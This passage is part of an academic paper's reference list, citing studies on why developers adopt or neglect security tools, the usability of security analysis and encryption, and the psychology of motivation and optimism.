[25] O. Tripp, S. Guarnieri, M. Pistoia, and A. Aravkin. ALETHEIA: Improving the Usability of Static Security Analysis. In *ACM SIGSAC Conf. on Computer and Communications Security*, 2014.

[26] R. J. Vallerand and R. Blssonnette. Intrinsic, Extrinsic, and Amotivational Styles as Predictors of Behavior: A Prospective Study. *Journal of Personality*, 60(3):599–620.

[27] N. D. Weinstein and W. M. Klein. Unrealistic Optimism: Present and Future. *Journal of Social and Clinical Psychology*, 15(1):1–8, 2017/08/12 1996.

[28] A. Whitten and J. D. Tygar. Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0. In *USENIX Security Symposium*, volume 348, 1999.

[29] J. Witschey, S. Xiao, and E. Murphy-Hill. Technical and Personal Factors Influencing Developers' Adoption of Security Tools. In *ACM Workshop on Security Information Workers*, 2014.

[30] I. M. Woon and A. Kankanhalli. Investigation of IS professionals' intention to practise secure development of applications. *Int. Journal of Human-Computer Studies*, 2007.

[31] G. Wurster and P. C. van Oorschot. The Developer is the Enemy. In *New Security Paradigms Workshop*. ACM, 2008.

[32] S. Xiao, J. Witschey, and E. Murphy-Hill. Social Influences on Secure Development Tool Adoption: Why Security Tools Spread. In *ACM Conf. on Computer Supported Cooperative Work & Social Computing*, 2014.

[33] J. Xie, H. R. Lipford, and B. Chu. Why do programmers make security errors? In *IEEE Symp. on Visual Languages and Human-Centric Computing*, 2011.